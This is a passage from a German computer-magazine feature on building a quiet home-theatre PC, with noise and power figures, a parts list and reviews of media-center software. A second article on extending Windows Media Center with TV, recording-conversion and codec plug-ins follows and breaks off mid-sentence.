Das SilverStone-Gehäuse bietet zwar für ein HTPC-Gehäuse relativ viel Platz, doch im Vergleich zu Midi-Tower-Gehäusen geht es eng zu. So passt etwa ein Entkopplungsrahmen für eine 3,5-Zoll-Festplatte nur in den Schacht unter dem optischen Laufwerk, aber dorthin strömt kaum Kühlluft. Die von uns ausgewählte Samsung-Platte ist sparsam und erreichte auch nach längeren Zugriffen maximal 47 °C. Die beiden internen 3,5-Zoll-Rahmen für je drei Laufwerke sind mit Montageplätzen für Lüfter bestückt, doch mit fest verschraubten Platten steigt der Lärm beträchtlich – sofern man sich nicht doch die kostspieligen 2,5-Zoll-Platten gönnt, die mittlerweile mit bis zu 500 GByte Kapazität erhältlich sind.

Zwecks besserer Gehäusedurchlüftung haben wir einen der beiden von SilverStone an der Gehäuserückwand vormontierten 8-Zentimeter-Lüfter über einen regelbaren Vorwiderstand (Zalman FanMate) mit sehr geringer Drehzahl laufen lassen und auch den Lüfter-Montageplatz im mittleren frontseitigen Festplattenrahmen mit einem 8-Zentimeter-Lüfter bestückt. Hier kam ein 4-Pin-(PWM-)Lüfter zum Einsatz, um den sich der Drehzahlregler des Mainboards ebenso kümmerte wie um den Ventilator auf dem Prozessorkühler.

Vermessen aus 50 Zentimetern Entfernung produzierte unser HTPC-Eigenbau im

Leerlauf lediglich 0,3 Sone Lärm; unter Vollast wurden daraus 0,6 Sone, Festplattenzugriffe bei CPU-Leerlauf machten sich mit 0,5 Sone bemerkbar. Ohne Last nahm das System (inklusive zwei DVB-T-Sticks, siehe unten) 53 Watt Leistung auf und unter Vollast 108 Watt. Beim Fernsehen waren es 76 Watt und bei der Wiedergabe von Blu-ray-Video zwischen 74 (Casino Royale) und 91 Watt (Resident Evil: Extinction). Im Standby-Modus braucht der Rechner 2,7 Watt.

Für den Schlitten des optischen Laufwerks liefert SilverStone eine zur Aluminiumfrontplatte passende Metallblende mit, doch zur Befestigung ist lediglich doppelseitiges Klebeband vorgesehen. Als sehr störend erwies sich die offenbar schlechte Massieführung der frontseitigen USB-Ports: Bei Entladungen statischer Elektrizität, wie es beim Einstecken in USB-Ports oft passiert, blieb der PC häufig hängen. Deshalb sollte man zuvor das Gehäuse stets kurz mit der Hand berühren.

Auch die Audiowiedergabe an der Frontbuchse war nicht ohne Tadel, hier waren – anders als am rückwärtigen Ausgang – sehr leise Störgeräusche wahrnehmbar. Diese rühren wahrscheinlich von Störsignalen der PC-Elektronik her, die das quer durchs Gehäuse verlegte Kabel einfängt; das Problem ist typisch für die meisten Front-Audio-Ausgänge an PC-Gehäusen. Es empfiehlt sich, die Stereoanlage digital (per SPDIF oder HDMI) anzubinden; dabei ist aber zu beachten, dass nicht alle der zahlreichen digitalen Surround-Audioformate durch das unvorhersehbare Zusammenspiel von Software-

Videodecoder und Soundkartentreiber hindurch kommen.

Ein Card-Reader ist bei unserer Gehäuseversion nicht vorhanden; die Version des SST-LC17S mit Card Reader hatte kein Händler auf Lager. Grundsätzlich würde sich der 3,5-Zoll-Einschub mit einem FireWire- und vier USB-Ports sowie zwei Audio-Klinkenbuchsen gegen einen anderen Kombi-Reader austauschen lassen.

Für den Fernsehempfang haben wir probeweise gleichzeitig zwei DVB-T-Sticks (von MSI) mit BDA-Treibern angeschlossen; das Windows Media Center kann zwei Tuner ansteuern, sodass sich etwa ein Programm anschauen und gleichzeitig ein weiteres aufnehmen lässt. Beide Tuner müssen aber denselben Rundfunkstandard nutzen, man kann also nicht etwa DVB-S und DVB-T (oder Analog-TV) mischen.

Wir haben auch ausprobiert, ob ein Intel Core 2 Duo E7200 auf einem Nvidia-630a-Mainboard mit integriertem GeForce-7100-Grafikprozessor (GA-73PVM-S2H) schnell genug wäre für Blu-ray-Video, aber das misslang. Im Verbund mit einer Radeon HD 3450 funktionierte es zwar, doch die 30-Euro-Grafikkarte und der Intel-Prozessor kosten zusammen fast genau doppelt so viel wie der Athlon 4850e.

Oberflächliches

Unser Bauvorschlag zielt zwar auf Windows Vista Home Premium mit integrierter Media-Center-Oberfläche und eingebautem MPEG-2-Codec, doch es gibt auch interessante Alternativen. Digitales Kabel- oder Satellitenfernsehen unterstützt Microsoft bisher nur halbherzig; auch beim HDTV- und Pay-TV-Empfang ist man auf die Hilfe Dritter angewiesen – mehr dazu im Artikel auf Seite 138. Zudem eignet sich statt Vista auch XP für einen HTPC. Jetzt noch eine System-Builderversion von Windows XP MCE 2005 zu kaufen lohnt sich allerdings kaum mehr; immer mehr Funktionserweiterungen für das Windows Media Center setzen Vista voraus.

Eigenständige Media-Center-Software für XP gibt es jedoch in Hülle und Fülle. An dieser Stelle beschränken wir uns jedoch auf wenige ernstzunehmende Alternativen zum

Mitunter sind die Schaltflächen bei SageTV recht klein geraten.



Windows Media Center, namentlich das quelloffene MediaPortal 1.0 RC1 Refresh, Sceneo TVcentral v4, PowerCinema 5 und SageTV 6. Außer PowerCinema unterstützen alle auch HDTV, aber kein Blu-ray-Video, weil die Anbieter der Player-Software ihre Decoder keinen anderen Applikationen zur Verfügung stellen.

Offene Alternative

Das seit Jahren in der Entwicklung befindliche Open-Source-Projekt MediaPortal steht kurz vor der Veröffentlichung der Version 1.0. Der überraschend große Versionssprung von MediaPortal 0.2.3 auf 1.0 RC1 erfolgte, weil den Entwicklern bereits MediaPortal II im Kopf herumspukt, das eine flexiblere Skin-Engine bekommen und auf einer offenen Alternative zur Windows Presentation Foundation (WPF) aufsetzen soll.

MediaPortal 1.0 RC1 bringt den Assistenten MediaPortal Installation Tool mit, der die grundlegende Einrichtung übernimmt. Dabei muss sich der Anwender entscheiden, ob das inzwischen als TV-Server ausgelagerte Fernsehempfangsmodul auf demselben Rechner wie die Bedienoberfläche oder auf einem anderen Rechner laufen soll. Für einen HTPC bietet sich die „1-Click“-Installation für die „Single Seat“-Betrieb an. Programminformationen und Medieninhalte verwaltet MediaPortal inzwischen in einer Datenbank, weshalb während der Installation auch Microsoft SQL Express 2005 auf dem Rechner landet; alternativ kann man MySQL 5 nutzen.

Vor dem ersten Start der Media-Center-Alternative muss man den TV-Server konfigurieren, sprich das Datenbank-Backend auswählen, sich mit dem Passwort „MediaPortal“ bei der Datenbank anmelden, den TV-Dienst starten und die TV-Karten einrichten. MediaPortal unterstützt eine Vielzahl analoger und digitaler Empfänger sämtlicher Spielarten –



Abgesehen von einigen Darstellungsproblemen im EPG ist TVcentral 4 recht gelungen.

analog mit und ohne Hardware-Encoder, DVB-T, -C, -S, -S2, ATSC (siehe Soft-Link). Pay-TV-Empfang mit CAM-Unterstützung, Multituner und Mischen verschiedener Empfangsnormen sind ebenfalls möglich. Für reibungslosen HDTV-Empfang arbeitet MediaPortal mit dem kommerziellen CoreAVC (H.264) zusammen; einen MPEG-Decoder bringt MediaPortal bereits mit. Fest im TV-Server „eingebaut“ ist die „RadioWebStream Card“, ein virtueller Internet-Radioempfänger. Für den normalen HTPC-Betrieb kann man viele Optionen wie die Wahl verschiedener TV- und Streaming-Server getrost ignorieren. Wer MediaPortal unter Windows XP SP2 mit mehreren DVB-Tunern betreiben will, benötigt den DVBFix-Patch (siehe Soft-Link), andernfalls verhindert eine veraltete Version der PsisDecd.dll den ordnungsgemäßen Multituner-Betrieb.

Das auf .NET aufsetzende MediaPortal startet gemächlich. Die Standard-Bedienoberfläche erinnert ein wenig an Microsofts XP-Media-Center, zahlreiche Community-Skins lassen sich nachinstallieren. Mitunter überdecken sich einige Beschriftungen und die Bildschirmstatur passt längst nicht zu

jedem Skin, grundsätzlich läuft die Open-Source-Medienzentrale aber recht rund. MediaPortal bringt einige Plug-ins mit, etwa eine Wettervorhersage oder kleine Spiele. Andere lassen sich per Doppelklick im Konfigurationsprogramm aktivieren: darunter ein einfaches Schnittprogramm, Werbeerkenner (ComSkip), Last.FM, Kinotrailer, Wikipedia-Suche, POP3-Mailreader, Brennprogramm, Emulatoren und diverse Web-EPG-Grabber.

Fernsehzentrale

Wirkte die Bedienoberfläche wegen der zugrundeliegenden Rendering-Engine früher noch altbacken, hat Sceneo der TVcentral-Version 4 einen flexibleren Unterbau samt Direct3D-Beschleunigung spendiert. Die Bedienung geht recht flott von der Hand, die grafische Aufbereitung kann indes nicht mit der des Windows Media Center mithalten. Das gilt vor allem für den elektronischen Programmführer, weshalb man seine Aufnahmen lieber mit der beiliegenden Desktop-Applikation Bonavista plant. Sie dient als elektronische TV-Zeitschrift für über 120 TV-

Sender, benennt auf Wunsch aber auch MP3- und andere Mediendateien um, schneidet mit Hilfe der kommerziellen Erweiterung Director's Cut Werbung aus Aufnahmen und ergänzt fehlende Metainformationen. Der Kaufpreis von 50 Euro schließt ein Jahr aktuelle Programmdateien des Dienstleisters tvtv ein, danach sind jährlich weitere 50 Euro fällig. Die redaktionell aufbereiteten Programmdateien bieten ausführlichere und mit bis zu drei Wochen weiter in die Zukunft reichende Informationen als die der Fernsehsender selbst. Auch Aufnahmeprofile lassen sich anlegen, bei TVcentral „Get it all“ genannt.

Mit dem Einrichtungsassistent SceneoMagic kann man auch so ziemlich alle Parameter der Bedienoberfläche anpassen. Punkten kann TVcentral insbesondere mit der Fernseh-Engine, die den simultanen Betrieb mehrerer analoger und digitaler TV-Tuner gestattet, wobei man auch die Quellen (Analog-Kabel, DVB-C, DVB-T, DVB-S und DVB-S2) mischen darf (siehe Soft-Link). Die Aufnahme erfolgt (außer bei HDTV) in MPEG-2. Die aus TVcentral herausgelöste TV-Engine TVcentral Core bietet Sceneo als „VistaTV“ fürs Vista Media Center an (siehe folgender Artikel).

Karte inklusive

Seit 2007 verkauft CyberLink PowerCinema in Version 5, die ziemlich wenige TV-Empfänger unterstützt. Immerhin ist inzwischen analoger, DVB-T- und DVB-S-Empfang möglich (siehe Soft-Link). Multituner-Betrieb klappt, Pay-TV und HDTV unterstützt PowerCinema 5 jedoch nicht. Der stolze Preis von mindestens 100 Euro erklärt sich damit, dass man PowerCinema nur inklusive TV-Karte kaufen kann, und zwar mit einem Hybrid-Empfänger (analog/DVB-T) entweder in PCI- oder USB-Ausführung. Ein Update von einer Vorversion kostet akzeptable 40 Euro. Auch CyberLink verwendet auf Wunsch das Internet-EPG von tvtv, alternativ nutzt es bei DVB die mitgesendeten SI-Informationen.

Die Einrichtung geht assistentengeführt und flott von der Hand. Das kreisförmig angeordnete und butterweich animierte Menü erinnert an eine Verschmelzung von Windows Media Center mit Apples Front Row. Über das Media-Center-Standardrepertoire hinaus kann man etwa rote Augen auf Fotos entfernen, die Wettervorhersage anschauen, RSS-Feeds/Podcasts abonnieren und mobile Player mit PowerCinema synchronisieren.

Plug-ins für PowerCinema gibt es nur von CyberLink selbst gegen Bares, unter anderem ein Videoschnitt-Add-on (MagicDirector), DVD-Authoring/Brennen (MakeDVD 2) und das Sport-Analyseprogramm (MagicSports). PowerCinema steht als 30-Tage-Testversion zum Download bereit.

Weiser Amerikaner

Aus den USA stammt das für Windows, Mac OS X und Linux (nur für OEM-Kunden) verfügbare SageTV (englisch „sage“ = weise). Das Produkt war lange Zeit sehr US-zentriert, die



Beim HD-Video-Decoding kommt die CPU unter Dampf, nur große Kühler bleiben dann leise. Auch der Northbridge-Kühler braucht ein laues Lüftchen.

aktuelle Version 6.3 für Windows unterstützt neben ClearQAM und ATSC auch DVB-T, -C sowie -S mit CAM/CI und kennt sogar einige deutsche DVB-T-Empfangsregionen; ist die eigene nicht darunter, kann man keinen allgemeinen Suchlauf anstoßen, sondern muss die Frequenzliste (\Program Files\SageTV\SageTV\PredefinedDVBT.freq) anpassen. Als elektronischen Programmführer verwendet SageTV hierzulande tvtv. Bei unseren Experimenten fehlte ausgerechnet der Provider tvtv.de, sodass wir auf tvtv.ch ausweichen mussten. Zumindest für Now&Next-Informationen soll SageTV auf die DVB-SI-Daten zurückgreifen, was bei uns jedoch nicht klappte.

Das flüssig animierte Menü ist schlicht gehalten, Fernsehen steht im Vordergrund. Die anderen Media-Center-Funktionen sind in ein eigenes Untermenü ausgegliedert. Nach kurzer Eingewöhnungszeit empfanden wir die Pfeilsteuerung, über die man sich auch durch verschiedene Menüebenen hangelt, als recht praktisch. Mitunter werden Schaltflächen für Spezialfunktionen (Optionen, Sortierreihenfolge, Suche) und Direktwahl anderer Medienbereiche recht kleinteilig.

Mit 80 US-Dollar ist SageTV eher teuer; hinzu kommen Kosten für das Online-EPG. Die Firma bietet das Produkt auch als reine Server- und Client-Version sowie einen speziellen Streaming-Client namens „SageTV HD Media Extender“ fürs Wohnzimmer an.

Linux

Software-Patente, Lizenzgebühren sowie die fragmentierte Linux-Landschaft verhindern bisher erfolgreich, dass Hersteller wie CyberLink die Linux-Versionen ihrer DVD-Player-Software anderen als ihren OEM-Partnern offerieren. Aus den gleichen Gründen wird es vermutlich keine legale Möglichkeit geben, Blu-ray-Discs unter Linux abzuspielen.

Trotzdem kann man auch mit Linux ein Media Center basteln. Dabei führt kaum ein Weg an MythTV vorbei. Es arbeitet wie Media-Portal (allerdings schon länger) nach dem Client/Server-Prinzip – Front- und Backend dürfen also auf verschiedenen vernetzten

Rechnern laufen; die Mediendateien verwaltet MythTV in einer SQL-Datenbank. Die Inbetriebnahme von MythTV 0.21 ist daher vergleichsweise kompliziert. Mit ein wenig Schützenhilfe klappt es aber [7].

MythTV kann mit allen von Linux unterstützten TV-Karten umgehen, egal ob klassische Analog-TV-Karten, Karten mit MPEG-Encoder (via ivtv) oder DVB-Karten (siehe Soft-Link). Auch HDTV-Empfang via DVB-S2 scheint nicht mehr weit entfernt; experimentelle Unterstützung für verschiedene Karten gibt es bereits. Allerdings benötigt man mangels hardwarebeschleunigter H.264-Dekodierung einen sehr schnellen Rechner. In puncto Funktionsumfang steht MythTV den Windows-Pendants in nichts nach, sofern man die als Paket erhältlichen Plug-ins nachrüstet.

Freevo ist MythTVs „Hauptkonkurrent“ unter Linux. Zwar reicht Freevo nicht an dessen Funktionsumfang heran, ist aber leichter einzurichten. Das eigenwillige LinuxMCE dürfte nicht jedermanns Fall sein. Wer sich einen Eindruck von den Media-Centern verschaffen, aber dafür nicht erst ein Linux installieren will, kann auf die angebotenen Live-CDs zurückgreifen.

Der Linux Video Disc Recorder (VDR) spielt seine Stärken beim DVB-Empfang und bei Videorecorder-Funktionen aus. Zwar verwaltet und präsentiert er auch die MP3- und Bildersammlung, doch das mehr schlecht als recht. Als Media Center im oben beschriebenen Sinne taugt der VDR alleine nicht. Klinkt man ihn jedoch als TV-Modul beispielsweise ins My Media System [8] ein, klappt besser. My Media System sorgt für die grafische Bedienoberfläche, kümmert sich um EPG-Aufbereitung und verwaltet Mediendateien.

Tüftelei

PC-Technik lässt sich nur mühsam in einen angenehmen Wohnzimmergenossen verwandeln. Der Eigenbau eines Media-Center-PC ist deutlich verzwickter als der Aufbau eines

gewöhnlichen Wald-und-Wiesen-Rechners. Selbst in vergleichsweise klobigen HTPC-Gehäusen ist deutlich weniger Platz als in einem geräumigen Midi-Tower, die Kühlluft-Strömung lässt sich in Ersteren oft nicht optimal auf passiv gekühlte Grafikkarten und Festplatten ausrichten. Alle Bauteile müssen sorgfältig aufeinander und auf die Software abgestimmt sein, vor allem wenn die Blu-ray-Video-Wiedergabe gelingen soll. Ein Austausch einer einzelnen Komponente zieht oft Modifikationen an anderer Stelle nach sich, die Kosten bei Umbauten schießen leicht in die Höhe. Nebenbei bemerkt: Wer die von uns vorgeschlagenen Komponenten in ein 50-Euro-Gehäuse schraubt und auf Blu-ray-Disc-Laufwerk, Fernbedienung und Drahtlos-Tastatur verzichtet, spart satte 230 Euro. Das zeigt, dass das Multimedia-Vergnügen recht teuer kommt. Wenn das HTPC-Gehäuse besonders kompakt sein soll, wachsen Kosten und Komplikationen weiter, die Hardware-Auswahl schrumpft dann drastisch zusammen. Mit der Flexibilität – dem wichtigsten Vorzug bei der Nutzung eines PC als Medienzentrale – ist es dann auch nicht mehr weit her.

Egal, ob die Computer-Medienzentrale äußerlich eher grobschlächtig oder elegant auftritt, in jedem Fall birgt sie die Unwägbarkeiten der PC-Architektur, bei der jedes Update eines Treibers oder Programms das mühsam austarierte Zusammenspiel der Komponenten aus dem Tritt bringen kann. Zum Eigenbau eines Wohnzimmer-Computers kann man deshalb nur versierten PC-Fans raten, die die grundsätzlichen Nachteile der Technik ertragen und Probleme selbst lösen können. Wer mit diesen Einschränkungen leben kann und Spaß am Basteln hat, kommt per Eigenbau vergleichsweise günstig an eine flexibel auf- und umrüstbare Medienzentrale, die besonders in Bezug auf Formatunterstützung, Speicherplatz, Funktionsumfang und die Netzwerkfähigkeiten den meisten Spezialgeräten weit überlegen ist. (vza)

Literatur

- [1] Hartmut Gieselmann, Blaue Scheibenwelt, PC-Komponenten für Blu-ray-Filme, c't 9/08, S. 92
- [2] Fabian Richter, Entbrummer, Schwingungsdämpfer für Festplatten, c't 23/07, S. 158
- [3] Benjamin Benz, Lärmentwicklung von PCs, Antworten auf die häufigsten Fragen, c't 9/08, S. 184
- [4] Ernst Ahlers, Stromdiät, Effiziente Netzteile für sparsame PCs, c't 4/08, S. 96
- [5] Manfred Bertuch, Laurenz Weiner, Spaßmacher, Preiswerte DirectX-10.1-Grafikkarten mit Radeon HD 3450, 3470 und 3650, c't 10/08, S. 126
- [6] Christof Windeck, Steck-Vorschläge, Bauteile für leise und schnelle Desktop-PCs, c't 25/07, S. 100
- [7] Michael Haas, Traumhafte TV-Welt, Hilfe für die Installation von MythTV, c't 19/06, S. 208
- [8] Roman Müllenschläder, Medienstar Tux, Schützenhilfe bei der Einrichtung des „My Media System“, c't 9/07, S. 160

Media-Center-PC-Komponenten

Baugruppe	Typenbezeichnung	Preis
Gehäuse	SilverStone LaScala SST-LC17S	95,00 €
Netzteil	Enermax EPR385AWT (PRO82+)	55,00 €
Mainboard	Gigabyte GA-MA78GM-S2H	80,00 €
Hauptprozessor	Athlon 4850e (2,5 GHz)	80,00 €
CPU-Kühler	Scythe Shuriken	25,00 €
Hauptspeicher	2 × 1 GByte PC2-6400-555	40,00 €
Grafikkarte	Onboard: AMD 780G	–
Festplatte	Samsung HD642JJ (SpinPoint S)	90,00 €
Antivibrationsrahmen	Sharkoon HDD Vibe-Fixer 5,25"	15,00 €
Zusatzlüfter	Arctic Cooling AF8025 PWM	4,00 €
Vorwiderstand	Zalman FanMate 2	5,00 €
BD-Laufwerk	Pioneer BDC-202 (mit PowerDVD 7.3)	145,00 €
DVB-T-Tuner	MSI DigiVox Mini II v3.0	30,00 €
Maus	optische Scrollmaus	7,00 €
drahtlose Tastatur	Sharkoon Home Digital Keyboard RF Optical	54,00 €
Fernbedienung	Microsoft MCE	22,00 €
Betriebssystem	Windows Vista Home Premium SBE	85,00 €
Versandkosten	Pauschale	25,00 €
Gesamtpreis		857,00 €

 **Soft-Link 0811130**

 **c't**

Tobias Bartz, Dr. Volker Zota

Medienzentrale de luxe

Funktionsumfang des Windows Media Center erweitern

Microsofts Media Center setzt zwar Maßstäbe in Sachen Bedienkomfort, wartet aber mit einem arg begrenzten Funktionsumfang auf, sodass es bei vielen Anwendern doch nur ein Schattendasein fristet. Mit einigen Kniffen kann man die Beschränkungen aufheben und viele nützliche Funktionen nachrüsten.



Während man sich zu XP-Zeiten eine spezielle Betriebssystemversion zulegen musste, um in den Genuss des Windows Media Center zu kommen, ist es bei Vista Home Premium oder Ultimate schon dabei. Für Vista hat Microsoft die Bedienoberfläche modernisiert und eigens das Windows Media Center Presentation Layer nebst Beschreibungssprache Media Center Markup Language (MCML) erfunden, die deutlich schickere Erweiterungen inklusive Transparenzeffekten und 3D-Animationen als bei XP ermöglicht. Gelungene Beispiele hierfür sind die Plug-ins ZDF-Mediathek und n-tv plus.

Doch abgesehen davon, dass die Vista-Versionen mit integriertem Media Center von Haus aus einen MPEG-Decoder mitbringen, haben die Redmonder gegenüber XP wenig am Funktionsumfang getan. Sie überlas-

sen es Drittanbietern und Hobbyprogrammierern, vermisste Funktionen nachzurüsten. Wir haben Tipps zusammengetragen und Plug-ins gesichtet, damit aus der hübschen Betriebssystemdreingabe ein vollwertiges Media Center wird. Inzwischen gibt es etwa 300 Erweiterungen für das Windows Media Center. Neben den im Folgenden besprochenen Plug-ins verweisen wir in der Tabelle auf Seite 143 auf eine kleine Auswahl möglicherweise lohnender Ergänzungen. Sämtliche genannten Programme finden Sie unter dem Soft-Link. Alle vorgestellten Plug-ins funktionieren im Vista Media Center (VMC), viele aber auch unter Windows XP Media Center Edition (MCE).

Fernsehen

Von Haus aus unterstützen MCE und VMC in europäischen Gefilden nur Analogfernsehen und

DVB-T. War man beim Empfang von Analogfernsehen zunächst auf sehr wenige als Media-Center-kompatibel gekennzeichnete Karten mit MPEG-Hardware-Encoder angewiesen, kann man den Analog-Teil vieler Hybrid-Karten (meist DVB-T/analog) nun ebenfalls im Media Center nutzen. Hauppauge etwa stellt für seine HVR-Empfänger den SoftMCE Encoder zum Download bereit. Alle mit BDA-Treibern (Broadcast Driver Architecture) erhältlichen DVB-T-Empfänger funktionieren im Windows Media Center.

Problematischer sieht es beim Digitalfernsehen jenseits von DVB-T aus. Nachdem mehrere Hersteller (Hauppauge, TechnoTrend, Digital Everywhere) getrickst haben, um dem Media Center DVB-S-Karten als DVB-T-Empfänger unterzuschieben und dafür die Sendertabellen verbogen (DVB-S-nach-DVB-T-Brücke),

sah sich Microsoft Deutschland gezwungen, zumindest für OEM-Partner eine eigene Lösung für digitales Satellitenfernsehen inklusive Teletext-Unterstützung (im Media Center zu finden unter „Mehr Programme“) anzubieten. So ließ die hiesige Microsoft-Dependance von ODSOFT multimedia den **Universal DVB Receiver** für DVB-S-Sender programmieren. Die Software liegt seit Mitte 2007 als öffentliche Beta (1.0.0.8 Build 0.6.2.2) vor – weder ODSOFT noch Microsoft gewähren Support. Aber immerhin lassen sich so beliebige DVB-Karten mit BDA-Treiber (Broadcast Driver Architecture) ins Media Center einbinden – auch mehrere Tuner unterschiedlicher DVB-Geschmacksrichtung in einem VMC. Tatsächlich bieten die meisten Kartenhersteller inzwischen zumindest alternativ BDA-Treiber für ihre Produkte an.

Bei der Inbetriebnahme des Universal DVB Receiver ist die Reihenfolge der Installation entscheidend: Sie müssen zunächst den Kartentreiber installieren, danach den UDR, sonst findet das Media Center keinen Tuner. Verschlüsselte Sender empfängt der UDR nicht, weil CI/CAM-Unterstützung fehlt.


Wer Pay-TV- oder grundverschlüsselte Sender schauen will, ist auf die Bastellösungen der Kartenanbieter angewiesen. Will es mit der TV-Einrichtung nicht recht klappen, lohnt immer ein Blick in das Forum der MCE-Community [2].

Am leichtesten gelingt die Integration von Digital Everywhere DVB-S- und DVB-C-Empfängern mit FireWire-Schnittstelle [3, 4]. Doch auch damit klappt via DVB-C oder DVB-S2 kein HDTV-Empfang, weil Microsoft im TV-Modul des Media Centers nur MPEG-2-Decoding vorsieht – hiesige HDTV-Sender nutzen jedoch MPEG-4 AVC (H.264).

Hochauflösendes Fernsehen empfängt das Media Center nur, wenn man sein komplettes TV-Modul austauscht. Einziges Produkt dieser Gattung ist derzeit **VistaTV** von Sceneo/Buhl Data. Das Software-Paket für 50 Euro (inklusive Jahresabo der Programminformationen von tvv.de) besteht aus der elektronischen TV-Zeitschrift Bonavista für über 100 TV-Sender, der ins Media Center integrierten TV-Engine TVcentral Core (mehr dazu siehe den Artikel auf S. 130) und einem Sidebar-Gadget. Gegenüber früheren Versionen integriert sich Vista TV grafisch besser ins Vista Media Center. Sceneo stellt eine 14-Tage-Testversion zum Download bereit.

Für viele stellt das von Microsoft gewählte Aufzeichnungsformat des Media Center ein Ärgernis dar. Bei DVR-MS handelt es sich um einen modifizierten ASF-Container, der EPG-Infos und anderes mit abspeichert. Viele Programme (Videoschnitt, DVD-Authoring) und Geräte (Streaming-Client, Festplatten-Videospieler) können mit DVR-MS aber nichts anfangen. Inzwischen gibt es viele Tools, die sich dieses Problems annehmen. **AutoDVR-Convert** verfrachtet die TV-Aufnahmen automatisch im Hintergrund in einen MPEG-Container; leider ist mitunter einiges Gefrickel nötig, bis das Tool korrekt arbeitet – Anlegen eigener DirectShow-Graphen mit Graph-Edit inklusive. Besser – wenn auch nicht vollautomatisch – klappt mit **DVRMSToolbox**. Das Programm befreit Dateien einzeln oder verzeichnisweise (sinnvollerweise \Users\Public\Recorded TV) vom DVR-MS-Container. Dazu wählen Sie im DVRMSToolboxGUI das Ausgabeprofil „DVR-MS to MPEG with FFmpeg“.

Alternativ konvertiert auch DVRMSToolbox die Aufnahmen in andere Zielformate und entfernt Werbeblöcke – wahlweise mit Hilfe des kostenlosen Werberkenners ComSkip oder Show-Analyzer (20 US-Dollar). Das Open-Source-Programm **MCE Buddy** läuft als Hintergrunddienst und konvertiert Aufzeichnungen automatisch nach WMV, H.264 oder DivX. Das Programm kennt eine Vielzahl verschiedener Hardware-Profile für mobile Player und Spielkonsolen. Damit MCE Buddy den Media-Center-Betrieb nicht stört, kann man ein Zeitfenster für die Transcoding-Tätigkeit definieren. Auf Wunsch



TV Toolbox schneidet per Fernbedienung TV-Aufnahmen; darüber hinaus gibt es diverse Tools, die automatisch Werbeblöcke entfernen und Aufnahmen von Microsofts DVR-MS-Container befreien.

schneidet auch MCE Buddy mittels ComSkip oder Show-Analyzer Werbeblöcke aus den Aufnahmen.

Dritter im Bunde ist **Lifextender**. Es nistet sich im Infobereich der Taskleiste ein und hält nach Verbraucherinformationen in den DVR-MS-Aufnahmen Ausschau. Hat Lifextender eine Aufnahme von Werbung befreit, meldet es optional im Media Center Vollzug und fragt nach, ob man die Sendung nun anschauen möchte. Ohnehin werbefreie Aufnahmen sollte man manuell überspringen, die Analyse kostet viel Zeit.

Wer seine TV-Aufnahmen lieber manuell vom Sofa aus schneiden will, möge einen Blick auf die als MCPL implementierte **TV Toolbox** werfen. Das derzeit als öffentliche Beta vorliegende Plug-in lässt sich in der Programmierbibliothek nieder und erlaubt es, mit wenigen Klicks TV-Aufnahmen von Vor- und Nachlauf sowie Werbeblöcken zu befreien. Sollen die Inhalte nicht nur geschnitten, sondern auch in andere Videoformate konvertiert werden, benötigt man PowerDVD 7, damit TV Toolbox die benötigten DirectShow-Graphen aufbauen kann.

Video

Media Center und Windows Media Player teilen sich eine Medienbibliothek. Entsprechend tauchen alle dem Media Player hinzugefügten Inhalte auch im

Media Center auf – und umgekehrt. Tatsächlich dient das Media Center in vielen Fällen nur als grafisches Frontend für den Media Player. Von Haus aus spielen beide nur die hauseigenen Windows-Media-Formate (WMV, WMA), MPEG-1/-2 und MP3 ab. Für die Wiedergabe von AVI-Dateien muss man die passenden Codecs installiert haben.


Um nicht im Codec-Sumpf zu versinken, sollten Sie, wenn Sie überhaupt ein Codec-Pack installieren wollen, zum **Combined Community Codec Pack (CCCP)** greifen. Es nimmt Ihnen unter anderem einige im Folgenden beschriebenen manuellen Eingriffe ab.

Die meisten Audio/Video-Formate können Sie jedoch bereits mit dem universellen DirectShow-Filter **ffdshow tryouts** abspielen. In den zugehörigen Konfigurationsdialogen können Sie jeweils im Abschnitt „Codecs“ die von Ihnen gewünschten Audio- und Videoformate (de)aktivieren. Wollen Sie auch „exotischere“ Dateiformate wie Matroska (.mkv), Transportströme (.ts) et cetera abspielen, benötigen Sie zusätzlich den **Haali Media Splitter**, bei dessen Installation Sie sämtliche unterstützten Dateitypen aktivieren. Nutzer von VistaTV dürfen keine Unterstützung für MPEG-Programmströme (MPEG-PS) einschalten. Danach ist Windows für die meisten AV-Formate gewappnet. MKV-Dateien sollten nach der Installation des Haali

64-Bit-Eigenarten

Auch die 64-Bit-Varianten von Vista Home Premium und Vista Ultimate bringen das Windows Media Center mit, im Unterschied zum Internet Explorer und dem Windows Media Player allerdings *nur* als 64-Bit-Fassung [1]. Diese kann auch nur mit 64-Bit-Codecs umgehen. Dummerweise gibt es hier eine deutlich geringere Auswahl als für 32 Bit. Immerhin gibt es ffdshow tryouts, der auch unter Vista x64 die meisten Codec-

